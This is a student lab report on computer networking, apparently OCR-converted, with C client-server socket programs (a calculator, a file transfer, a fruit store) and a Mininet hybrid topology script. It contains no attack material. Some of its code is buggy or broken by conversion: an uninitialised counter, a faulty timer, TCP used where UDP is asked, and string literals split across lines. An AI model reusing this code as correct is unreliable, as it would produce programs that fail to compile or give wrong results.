COMPUTER NETWORKS
LAB REPORT

SUBMITTED BY -
ROLL NUMBER - CSB19072
NAME - VIKRANT PRATAP SINGH

Question 1 :
Design a calculator using mininet.

Code :
client.c
```c
/*
command line input

filename serverip_addr,portnumber
argv[0]=filename
argv[1]=serverip_addr
argv[2]=portnumber
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h> //define struct hostent
void error(const char *str)
{
   perror(str);
   exit(1);
}

int main(int argc, char *argv[])
{

   if (argc < 3)
   {
       printf("please provide all required things:");
       exit(1);
   }

   int sockfd, portno, n;
   struct hostent *server;
   char buff[300];

   struct sockaddr_in serv_addr;
   portno = atoi(argv[2]);
   sockfd = socket(AF_INET, SOCK_STREAM, 0);

   if (sockfd < 0)
   {
       error("Error in opening socket\n");
   }
   server = gethostbyname(argv[1]);

   if (server == NULL)
   {
       printf("NO such host exist");
   }
   bzero((char *)&serv_addr, sizeof(serv_addr));
   serv_addr.sin_family = AF_INET;
   bcopy((char *)server->h_addr, (char *)&serv_addr.sin_addr.s_addr,
server->h_length);
   serv_addr.sin_port = htons(portno);

   if (connect(sockfd, (struct sockaddr *)&serv_addr,
sizeof(serv_addr)) < 0)
   {
       error("error in connecting");
   }
   printf("\n Conncet Successfull ....\n");
   int c,choice,n1,n2;
   double x1;
   bzero(buff, 300); // set 0 to buff
   n = read(sockfd, buff, 300);
   if (n < 0)
   {
       error("Error in reading");
   }
   printf("server saying:\n%s\n", buff);
   scanf("%d", &c);
   n = write(sockfd, &c, sizeof(int));
   if (n < 0)
   {
       error("Error in writing");
   }
   if (c == 2)
   {
       // for number1
       bzero(buff, 300); // set 0 to buff
       n = read(sockfd, buff, 300);
       if (n < 0)
       {
           error("Error in reading");
       }
       printf("server saying : %s", buff);
       scanf("%d", &n1);
       n = write(sockfd, &n1, sizeof(int));
       if (n < 0)
       {
           error("Error in writing");
       }
       // for number2
       bzero(buff, 300); // set 0 to buff
       n = read(sockfd, buff, 300);
       if (n < 0)
       {
           error("Error in reading");
       }
       printf("server saying : %s", buff);
       scanf("%d", &n2);
       n = write(sockfd, &n2, sizeof(int));
       if (n < 0)
       {
           error("Error in writing");
       }
   }
   if (c == 1)
   {
       // for number1
       bzero(buff, 300); // set 0 to buff
       n = read(sockfd, buff, 300);
       if (n < 0)
       {
           error("Error in reading");
       }
       printf("server saying : %s", buff);
       scanf("%lf", &x1);
       n = write(sockfd, &x1, sizeof(double));
   }
   bzero(buff, 300); // set 0 to buff
   n = read(sockfd, buff, 300);
   if (n < 0)
   {
       error("Error in reading");
   }
   printf("server saying : %s", buff);
   scanf(" %d", &choice);
   n = write(sockfd, &choice, sizeof(int));
   if (n < 0)
   {
       error("Error in writing");
   }
   // for reading result
   if (c == 2)
   {
       int res;
       n = read(sockfd, &res, sizeof(int));
       if (n < 0)
       {
           error("Error in reading");
       }
       printf("server saying : %d\n", res);
   }
   if (c == 1)
   {
       double res;
       n = read(sockfd, &res, sizeof(double));
       if (n < 0)
       {
           error("Error in reading");
       }
       printf("server saying : %.2lf\n", res);
   }
   close(sockfd);
   return 0;
}
```

server.c

```
/*
```

```c
command line input

filename portnumber
argv[0]=filename
argv[1]=portnumber
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <math.h>
void error(const char *str)
{
   perror(str);
   exit(1);
}

int main(int argc, char *argv[])
{

   if (argc < 2)
   {
       printf("please provide port number for server :");
       exit(1);
   }

   int sockfd, newsockfd, portno, n;
   struct sockaddr_in serv_addr, cli_addr;
   socklen_t clienlen;

   sockfd = socket(AF_INET, SOCK_STREAM, 0);

   if (sockfd < 0)
   {
       error("Error in opening socket\n");
   }
   bzero((char *)&serv_addr, sizeof(serv_addr));
   portno = atoi(argv[1]);
   serv_addr.sin_family = AF_INET;
   serv_addr.sin_addr.s_addr = INADDR_ANY;
   serv_addr.sin_port = htons(portno);

   if (bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) <
0)
   {
       error("error in binding");
   }

   listen(sockfd, 5);
   clienlen = sizeof(cli_addr);
   printf("Ready to Accept the connection\n");
   newsockfd = accept(sockfd, (struct sockaddr *)&cli_addr, &clienlen);
   if (newsockfd < 0)
   {
       error("Error in accepting");
   }
   int n1, n2, res, c;
   double x1, res1;
   n = write(newsockfd, "1 for Unary operation\n2 for binary
operation", strlen("1 for Unary operation\n 2 for binary operation"));
   if (n < 0)
   {
       error("Error in writing");
   }
   n = read(newsockfd, &c, sizeof(int));
   if (n < 0)
   {
       error("Error in reading");
   }
   if (c == 2)
   {
       n = write(newsockfd, "Enter number 1\n", strlen("Enter number
1\n"));
       if (n < 0)
       {
           error("Error in writing");
       }
       n = read(newsockfd, &n1, sizeof(int));
       if (n < 0)
       {
           error("Error in reading");
```


```
        }

        printf("\nClient Gives input = %d", n1);
        n = write(newsockfd, "Enter number 2\n", strlen("Enter number 
2\n"));
        if (n < 0)
        {
            error("Error in writing");
        }

        n = read(newsockfd, &n2, sizeof(int));
        if (n < 0)
        {
            error("Error in reading");
        }
        printf("\nClient Gives input = %d\n", n2);
    }
    if (c == 1)
    {
        n = write(newsockfd, "Enter number 1 ", strlen("Enter number 1 
"));
        if (n < 0)
        {
            error("Error in writing");
        }
        n = read(newsockfd, &x1, sizeof(double));
        if (n < 0)
        {
            error("Error in reading");
        }

        printf("\n client gives = %.2lf\n", x1);
    }

    // enter operation
    char buff[] = "\nEnter 1 : ADD\nEnter 2 : SUBTACTION\nEnter 3 : 
MULTIPLICATION\nEnter 4 : DIVISION\nEnter 5 : sin()\nEnter 6 : 
cos()\nEnter 7 : tan()\nEnter 8 : log()\nEnter 9 : inv()\n";
    n = write(newsockfd, buff, sizeof(buff));
    if (n < 0)
    {
        error("Error in writing");
    }
```

```c
int choice;
n = read(newsockfd, &choice, sizeof(int));
switch (choice)
{
case 1:

    res = n1 + n2;
    n = write(newsockfd, &res, sizeof(int));
    if (n < 0)
    {
        error("Error in writing");
    }
    break;
case 2:
    res = n1 - n2;
    n = write(newsockfd, &res, sizeof(int));
    if (n < 0)
    {
        error("Error in writing");
    }
    break;
case 3:
    res = n1 * n2;
    n = write(newsockfd, &res, sizeof(int));
    if (n < 0)
    {
        error("Error in writing");
    }
    break;
case 4:
    res = n1 / n2;
    n = write(newsockfd, &res, sizeof(int));
    if (n < 0)
    {
        error("Error in writing");
    }
    break;
case 5:
    res1 = sin(x1);
    n = write(newsockfd, &res1, sizeof(double));
    if (n < 0)
    {
        error("Error in writing");
```

```
            }
            break;
        case 6:
            res1 = cos(x1);
            n = write(newsockfd, &res1, sizeof(double));
            if (n < 0)
            {
                error("Error in writing");
            }
            break;
        case 7:
            res1 = tan(x1);
            n = write(newsockfd, &res1, sizeof(double));
            if (n < 0)
            {
                error("Error in writing");
            }
            break;
        case 8:
            res1 = log(x1);
            n = write(newsockfd, &res1, sizeof(double));
            if (n < 0)
            {
                error("Error in writing");
            }
            break;
        case 9:
            res1 = 1/x1;
            n = write(newsockfd, &res1, sizeof(double));
            if (n < 0)
            {
                error("Error in writing");
            }
            break;
        default:
            break;
        }
        close(newsockfd);
        close(sockfd);
        return 0;
    }
```


Output :

server.c



```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc server.c -o ss -lm
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./ss 5002
Ready to Accept the connection

 client gives = 4.00
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./ss 5003
Ready to Accept the connection

Client Gives input = 5
Client Gives input = 7
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB#
```

client.c



```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc client.c -o cc
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./cc 10.0.0.1 5002

 Conncet Successfull ....
server saying:
1 for Unary operation
2 for binary operation
1
server saying : Enter number 1 4
server saying :
Enter 1 : ADD
Enter 2 : SUBTACTION
Enter 3 : MULTIPLICATION
Enter 4 : DIVISION
Enter 5 : sin()
Enter 6 : cos()
Enter 7 : tan()
Enter 8 : log()
Enter 9 : inv()
8
server saying : 1.39
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./cc 10.0.0.1 5003

 Conncet Successfull ....
server saying:
1 for Unary operation
2 for binary operation
2
server saying : Enter number 1
5
server saying : Enter number 2
7
server saying :
Enter 1 : ADD
Enter 2 : SUBTACTION
Enter 3 : MULTIPLICATION
Enter 4 : DIVISION
Enter 5 : sin()
Enter 6 : cos()
Enter 7 : tan()
Enter 8 : log()
Enter 9 : inv()
3
server saying : 35
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# █
```


Question 2:
Create custom topologies in mininet in today’s lab. You can create a hybrid (ring+star) topology in mininet with at least 20 switches and 2 hosts per switch.

Code :
topology.py

```python
from mininet.topo import Topo

class MyTopology(Topo):

   def build(self):
       HostList = []
       SwitchList = []

       for i in range(1,11):
           #HostList.append(self.addHost("h{}".format(i)))
           SwitchList.append(self.addSwitch("s{}".format(i)))

       #print(len(HostList))
```

```
        for i in range(1,11):
            for j in range(1,4):
                HostList.append(self.addHost("h{}{}".format(i,j)))
        for i in range(1,11):
                SwitchList.append(self.addSwitch("s{}{}".format(i,i)))

        #print(len(HostList))
        #print(len(SwitchList))

        for i in range(10):
            self.addLink(SwitchList[i],SwitchList[(i+1)%10])

        print(len(SwitchList))

        b = 10
        for i in range(10):
            self.addLink(SwitchList[i],SwitchList[b])
            b = b + 1
        a =0
        for i in range(10,20):
            self.addLink(SwitchList[i],HostList[a])
            self.addLink(SwitchList[i],HostList[a+1])
            self.addLink(SwitchList[i],HostList[a+2])
            a = a + 3

topos = {'customtopology' : (lambda : MyTopology())}
```

Output



```
vikrnt@vicky:~$ sudo mn --custom python/topology.py --topo customtopology
*** No default OpenFlow controller found for default switch!
*** Falling back to OVS Bridge
20
*** Creating network
*** Adding controller
*** Adding hosts:
h11 h12 h13 h21 h22 h23 h31 h32 h33 h41 h42 h43 h51 h52 h53 h61 h62 h63 h71 h72 h73 h81 h82 h83 h91 h92 h93 h101 h102 h103
*** Adding switches:
s1 s2 s3 s4 s5 s6 s7 s8 s9 s10 s11 s22 s33 s44 s55 s66 s77 s88 s99 s1010
*** Adding links:
(s1, s2) (s1, s11) (s2, s3) (s2, s22) (s3, s4) (s3, s33) (s4, s5) (s4, s44) (s5, s6) (s5, s55) (s6, s7) (s6, s66) (s7, s8) (s7, s77) (s8, s9) (s8, s88
) (s9, s10) (s9, s99) (s10, s1) (s10, s1010) (s11, h11) (s11, h12) (s11, h13) (s22, h21) (s22, h22) (s22, h23) (s33, h31) (s33, h32) (s33, h33) (s44,
h41) (s44, h42) (s44, h43) (s55, h51) (s55, h52) (s55, h53) (s66, h61) (s66, h62) (s66, h63) (s77, h71) (s77, h72) (s77, h73) (s88, h81) (s88, h82) (s
88, h83) (s99, h91) (s99, h92) (s99, h93) (s1010, h101) (s1010, h102) (s1010, h103)
*** Configuring hosts
h11 h12 h13 h21 h22 h23 h31 h32 h33 h41 h42 h43 h51 h52 h53 h61 h62 h63 h71 h72 h73 h81 h82 h83 h91 h92 h93 h101 h102 h103
*** Starting controller

*** Starting 20 switches
s1 s2 s3 s4 s5 s6 s7 s8 s9 s10 s11 s22 s33 s44 s55 s66 s77 s88 s99 s1010 ...
*** Starting CLI:
mininet> 
```

Question 3 :
Write a client server socket program in TCP for uploading and downloading a file. Use mininet.

Code :
serverfile.c

```
/*
command line input

filename portnumber
argv[0]=filename
argv[1]=portnumber
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#define SIZE 1024
void error(const char *str)
{
   perror(str);
   exit(1);
}
void write_file(int sockfd)
{
   int n;
   FILE *fp;
   char *filename = "recv.txt";
   char buffer[SIZE];

   fp = fopen(filename, "w");
   while (1)
   {
       n = recv(sockfd, buffer, SIZE, 0);
       if (n <= 0)
       {
           return;
       }
```

```
        fprintf(fp, "%s", buffer);
        bzero(buffer, SIZE);
    }
    return;
}

int main(int argc, char *argv[])
{
    if (argc < 2)
    {
        printf("please provide port number for server :");
        exit(1);
    }

    int sockfd, newsockfd, portno, n;
    struct sockaddr_in serv_addr, cli_addr;
    socklen_t clienlen;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    if (sockfd < 0)
    {
        error("Error in opening socket\n");
    }
    bzero((char *)&serv_addr, sizeof(serv_addr));
    portno = atoi(argv[1]);

    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
    serv_addr.sin_port = htons(portno);

    if (bind(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) <
0)
    {
        error("error in binding");
    }

    listen(sockfd, 5);
    clienlen = sizeof(cli_addr);
    printf("Ready to Accept the connection\n");
    newsockfd = accept(sockfd, (struct sockaddr *)&cli_addr, &clienlen);
    if (newsockfd < 0)
    {
        error("Error in accepting");
    }
    write_file(newsockfd);
    printf("File Downloaded successfully as recv.txt\n");

    return 0;
}
```


clientfile.c

```
/*
command line input
filename serverip_addr,portnumber
argv[0]=filename
argv[1]=serverip_addr
argv[2]=portnumber
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include<sys/time.h>
#define SIZE 1024

int datasize=0;
void error(const char *str)
{
    perror(str);
    exit(1);
}
void send_file(FILE *fp, int sockfd)
{
    int n;
    char data[SIZE] = {0};

    while (fgets(data, SIZE, fp) != NULL)
    {
        if (send(sockfd, data, sizeof(data), 0) == -1)
        {
```

```c
            perror("Error in sending file.");
            exit(1);
        }
        datasize+=strlen(data);
        bzero(data, SIZE);
    }
}

int main(int argc, char *argv[])
{
   FILE *fp;
   char *filename = "send.txt";
    struct timeval start,stop;
   if (argc < 3)
   {
       printf("please provide all required things:");
       exit(1);
   }

   int sockfd, portno, n;
   struct hostent *server;
   char buff[255];

   struct sockaddr_in serv_addr;

   portno = atoi(argv[2]);
   sockfd = socket(AF_INET, SOCK_STREAM, 0);

   if (sockfd < 0)
   {
       error("Error in opening socket\n");
   }
   server = gethostbyname(argv[1]);

   if (server == NULL)
   {
       printf("NO such host exist");
   }
   bzero((char *)&serv_addr, sizeof(serv_addr));
   serv_addr.sin_family = AF_INET;
   bcopy((char *)server->h_addr, (char *)&serv_addr.sin_addr.s_addr,
server->h_length);
   serv_addr.sin_port = htons(portno);
```

```c
    if (connect(sockfd, (struct sockaddr *)&serv_addr,
sizeof(serv_addr)) < 0)
    {
        error("error in connecting");
    }
    printf("\n Connect Successfull ....\n");

    fp = fopen(filename, "r");
    if (fp == NULL)
    {
        perror("Error in reading file.");
        exit(1);
    }
    printf("Uploading File %s ....\n",filename);
    gettimeofday(&start,NULL);
    send_file(fp, sockfd);
    gettimeofday(&stop,NULL);
    printf("File uploaded successfully.\n");
    double timetaken=(stop.tv_usec-start.tv_usec);
    printf("\n\nTime taken for uploading file : %f ms\n",timetaken);
    printf("Data Rate: %f bytes/ms \n",datasize/timetaken);
    printf("Closing the connection.\n");
    close(sockfd);

    return 0;
}
```

Output :



"Node: h2"


```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc clientfile.c -o cc
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./cc 10.0.0.1 5003

 Connect Successfull ....
Uploading File send.txt ....
File uploaded successfully.


Time taken for uploading file : 24189.000000 ms
Data Rate: 0.006077 bytes/ms
Closing the connection.
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# 
```

"Node: h1"

```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc serverfile.c -o ss -lm
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./ss 5003
Ready to Accept the connection
File Downloaded successfully as recv.txt
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# 
```

```c
void error(const char *str)
```


Content of both the files are :



send.txt ×

send.txt

```
hey guys lets learn about TCP socket programming
hey guys lets learn about TCP socket programming
hey guys lets learn about TCP socket programming
```



recv.txt ×

recv.txt

```
hey guys lets learn about TCP socket programming
hey guys lets learn about TCP socket programming
hey guys lets learn about TCP socket programming
```

Question 4 :

Write a program using UDP socket to implement the following: (20 marks)

i. Server maintains records of fruits in the format: fruit-name quantity Last-sold (server timestamp),

ii. Multiple client purchase the fruits one at a time,

iii. The fruit quantity is updated each time any fruit is sold,

iv. Show warning messages to the client if the quantity requested is not available.

v. Display the customer ids <IP, port> who has done transactions already. This list should be updated in the server everytime a transaction occurs.

vi. The total number of unique customers who did some transaction will be displayed to the customer everytime.

Code :

newserver.c

```
#include<stdio.h>
```

```c
#include<string.h>
#include<sys/socket.h>
#include<arpa/inet.h>
#include<unistd.h>
#include<time.h>

int main(int argc , char *argv[])
{
   int i, j, k, socket_desc ,client_sock ,c ,read_size;
   struct sockaddr_in server ,client;
   char client_message[2000];
   time_t rawtime;
   struct tm * timeinfo;
   // Create socket
   socket_desc = socket(AF_INET , SOCK_STREAM , 0);
   if (socket_desc == -1)
   {
       printf("Could not create socket");
       return 1;
   }

   puts("Socket created");

   // Prepare the sockaddr_in structure
   server.sin_family = AF_INET;
   server.sin_addr.s_addr = INADDR_ANY;
   server.sin_port = htons( 8888 );

   // Bind
   if( bind(socket_desc,(struct sockaddr *)&server , sizeof(server)) <
0)
   {
       perror("bind failed. Error");
       return 1;
   }

   puts("bind done");

   // Listen
   listen(socket_desc , 3);

   // Accept
   puts("Waiting for connections...");
   c = sizeof(struct sockaddr_in);

   //accept connection from an incoming client
   client_sock = accept(socket_desc, (struct sockaddr *)&client,
(socklen_t*)&c);

   if (client_sock < 0)
   {
       perror("accept failed");
       return 1;
   }

   puts("Connection accepted");

   //Receive a message from client
   while( (read_size = recv(client_sock , client_message , 2000 , 0)) >
0 )
   {
       time(&rawtime);
       timeinfo = localtime (&rawtime);

       if(client_message[0]=='1')
       {
           memset(client_message,0,2000);
           sprintf(client_message,"%s","List of items\n> Mango (Press
\"a\" to purchase)\n> Apple (Press \"b\" to purchase)\n> Orange(Press
\"c\" to purchase)");
           write(client_sock , client_message ,
strlen(client_message));
       }
       else if(client_message[0]=='a')
       {
           //Send the message back to client about the mango
           memset(client_message,0,2000);
           if((20-i)>5)
           {
               sprintf(client_message,"%s : %d : %s","Purchase
history:\nMango",20-i,asctime(timeinfo));
               printf("%s",client_message);
               write(client_sock , client_message ,
strlen(client_message));
               i++;
           }
```

